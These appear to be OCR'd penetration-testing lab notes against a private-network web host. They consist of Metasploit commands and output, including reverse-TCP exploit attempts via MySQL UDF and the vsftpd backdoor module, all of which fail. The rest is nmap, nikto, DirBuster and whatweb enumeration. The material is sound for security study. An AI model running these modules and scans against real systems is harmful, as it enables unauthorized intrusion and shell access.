
Searched Metasploit for known Apache 2.4.29 vulnerabilities, MySQL, Unix (port 9001), Linux TCP reverse shell, HTTP, XSS Injections.

```
msf6 exploit(multi/mysql/mysql_udf_payload) > run

[*] Started reverse TCP handler on 10.10.0.10:4444
[-] 10.10.0.66:8001 - Connection timedout
[*] Exploit completed, but no session was created.
msf6 exploit(multi/mysql/mysql_udf_payload) >
```


```
msf6 auxiliary(scanner/portscan/tcp) > set RHOST 172.16.1.1
RHOST ⇒ 172.16.1.1
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 172.16.1.1:           - 172.16.1.1:80 - TCP OPEN
[+] 172.16.1.1:           - 172.16.1.1:443 - TCP OPEN
[+] 172.16.1.1:           - 172.16.1.1:8001 - TCP OPEN
[+] 172.16.1.1:           - 172.16.1.1:9001 - TCP OPEN
[*] 172.16.1.1:           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 172.16.1.1:9001 - Banner: 220 (vsFTPd 3.0.3)
[*] 172.16.1.1:9001 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 8001
rport => 8001
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 172.16.1.1:8001 - Banner:
[*] 172.16.1.1:8001 - USER: HTTP/1.1 400 Bad Request
Date: Fri, 06 Jan 2023 15:22:42 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 304
Connection: close
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
Your browser sent a request that this server could not understand.

<hr>
<address>Apache/2.4.29 (Ubuntu) Server at 10.10.0.66 Port 8001</address>
</body></html>
[-] 172.16.1.1:8001 - This server did not respond as expected: HTTP/1.1 400 Bad Request
Date: Fri, 06 Jan 2023 15:22:42 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 304
Connection: close
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">


msf6 auxiliary(scanner/http/files_dir) > use auxiliary/scanner/http/verb_auth_bypass
msf6 auxiliary(scanner/http/verb_auth_bypass) > show options
Module options (auxiliary/scanner/http/verb_auth_bypass):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The path to test
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host
msf6 auxiliary(scanner/http/verb_auth_bypass) > set rhosts 172.16.1.1
rhosts => 172.16.1.1
msf6 auxiliary(scanner/http/verb_auth_bypass) > set threads 55
threads => 55
msf6 auxiliary(scanner/http/verb_auth_bypass) > run
[*] http://172.16.1.1/ - Authentication not required [200]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/verb_auth_bypass) >


msf6 > use auxiliary/scanner/ftp/anonymous
msf6 auxiliary(scanner/ftp/anonymous) > set rhost 172.16.1.1
rhost => 172.16.1.1
msf6 auxiliary(scanner/ftp/anonymous) > set rport 9001
rport => 9001
msf6 auxiliary(scanner/ftp/anonymous) > exploit
[+] 172.16.1.1:9001 - 172.16.1.1:9001 - Anonymous READ (220 (vsFTPd 3.0.3))
[*] 172.16.1.1:9001 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/anonymous) >


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.10.0.66:9001 - Banner: 220 (vsFTPd 3.0.3)
[*] 10.10.0.66:9001 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show advanced

```
       =[ metasploit v6.2.15-dev                          ]
+ -- --=[ 2241 exploits - 1184 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > db_nmap -sV -sC -p 3306 172.16.1.1
[*] Nmap: Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-04 02:39 EST
[*] Nmap: Nmap scan report for 172.16.1.1
[*] Nmap: Host is up (0.0011s latency).
[*] Nmap: PORT     STATE  SERVICE VERSION
[*] Nmap: 3306/tcp closed mysql
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 13.93 seconds
msf6 > db_nmap -sV -sC -p 8001 172.16.1.1
[*] Nmap: Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-04 02:40 EST
[*] Nmap: Nmap scan report for 172.16.1.1
[*] Nmap: Host is up (0.0022s latency).
[*] Nmap: PORT     STATE SERVICE VERSION
[*] Nmap: 8001/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
[*] Nmap: |_http-title: NBN Corporation
[*] Nmap: | http-robots.txt: 2 disallowed entries
[*] Nmap: |_/internal/ /data/
[*] Nmap: |_http-server-header: Apache/2.4.29 (Ubuntu)
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 19.81 seconds
msf6 >
```

OTHER ENUMERATION TECHNIQUES & DATA GATHERED

FUZZ ENUMERATION

```
        at java.desktop/java.awt.EventDispatchThread.run(EventDispatchThread.java:90)
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by com.jgoodies.looks.common.RenderingUtils (file:/usr/share/dirbuster/lib/looks-2.2.0.jar) to method sun.
swing.SwingUtilities2.drawStringUnderlineCharAt(javax.swing.JComponent,java.awt.Graphics,java.lang.String,int,int,int)
WARNING: Please consider reporting this to the maintainers of com.jgoodies.looks.common.RenderingUtils
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
Exception in thread "AWT-EventQueue-0" java.lang.NullPointerException
        at com.sittinglittleduck.DirBuster.gui.tableModels.ResultsTableModel.getColumnClass(ResultsTableModel.java:76)
        at java.desktop/javax.swing.JTable.getColumnClass(JTable.java:2687)
```

```
        at java.base/java.lang.Thread.run(Thread.java:829)
Starting fuzz on http://10.10.0.66:443/?authenticated=1&?page=/{dir}.php
Jan 09, 2023 3:43:01 PM com.sittinglittleduck.DirBuster.workGenerators.WorkerGeneratorURLFuzz run
SEVERE: null
java.net.SocketException: Connection reset
        at java.base/java.net.SocketInputStream.read(SocketInputStream.java:186)
        at java.base/java.net.SocketInputStream.read(SocketInputStream.java:140)
        at java.base/java.io.BufferedInputStream.fill(BufferedInputStream.java:252)
        at java.base/java.io.BufferedInputStream.read(BufferedInputStream.java:271)
        at org.apache.commons.httpclient.HttpParser.readRawLine(HttpParser.java:78)
        at org.apache.commons.httpclient.HttpParser.readLine(HttpParser.java:106)
        at org.apache.commons.httpclient.HttpConnection.readLine(HttpConnection.java:1116)
        at org.apache.commons.httpclient.MultiThreadedHttpConnectionManager$HttpConnectionAdapter.readLine(MultiThreadedHttpConnectionManager
.java:1413)
        at org.apache.commons.httpclient.HttpMethodBase.readStatusLine(HttpMethodBase.java:1973)
        at org.apache.commons.httpclient.HttpMethodBase.readResponse(HttpMethodBase.java:1735)
        at org.apache.commons.httpclient.HttpMethodBase.execute(HttpMethodBase.java:1098)
        at org.apache.commons.httpclient.HttpMethodDirector.executeWithRetry(HttpMethodDirector.java:398)
        at org.apache.commons.httpclient.HttpMethodDirector.executeMethod(HttpMethodDirector.java:171)
        at org.apache.commons.httpclient.HttpClient.executeMethod(HttpClient.java:397)
        at org.apache.commons.httpclient.HttpClient.executeMethod(HttpClient.java:323)
        at com.sittinglittleduck.DirBuster.GenBaseCase.genURLFuzzBaseCase(GenBaseCase.java:368)
        at com.sittinglittleduck.DirBuster.workGenerators.WorkerGeneratorURLFuzz.run(WorkerGeneratorURLFuzz.java:99)
        at java.base/java.lang.Thread.run(Thread.java:829)

Exception in thread "AWT-EventQueue-0" java.lang.NullPointerException
        at com.sittinglittleduck.DirBuster.gui.tableModels.ResultsTableModel.getColumnClass(ResultsTableModel.java:76)
```

NIKTO ENUMERATION

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nikto -host http://10.10.0.66/uploads
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.0.66
+ Target Hostname:    10.10.0.66
+ Target Port:        80
+ Start Time:         2023-01-08 20:24:30 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ 7888 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2023-01-08 20:25:27 (GMT-5) (57 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nikto -h http://10.10.0.66
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.0.66
+ Target Hostname:    10.10.0.66
+ Target Port:        80
+ Start Time:         2023-01-11 11:36:28 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/internal/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /data/: Directory indexing found.
+ Entry '/data/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Cookie authenticated created without the httponly flag
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3092: /data/: This might be interesting...
+ OSVDB-3092: /internal/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7895 requests: 2 error(s) and 19 item(s) reported on remote host
+ End Time:           2023-01-11 11:37:56 (GMT-5) (88 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

WHATWEB ENUMERATION

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ whatweb 10.10.0.66:80 --aggression 3 --verbose
WhatWeb report for http://10.10.0.66:80
Status    : 200 OK
Title     : NBN Corporation
IP        : 10.10.0.66
Country   : RESERVED, ZZ

Summary   : Apache[2.4.29], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], JQuery, Script

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.4.29 (from HTTP Server Header)
        Google Dorks: (3)
        Website     : http://httpd.apache.org/

[ HTML5 ]
        HTML version 5, detected by the doctype declaration


[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        OS           : Ubuntu Linux
```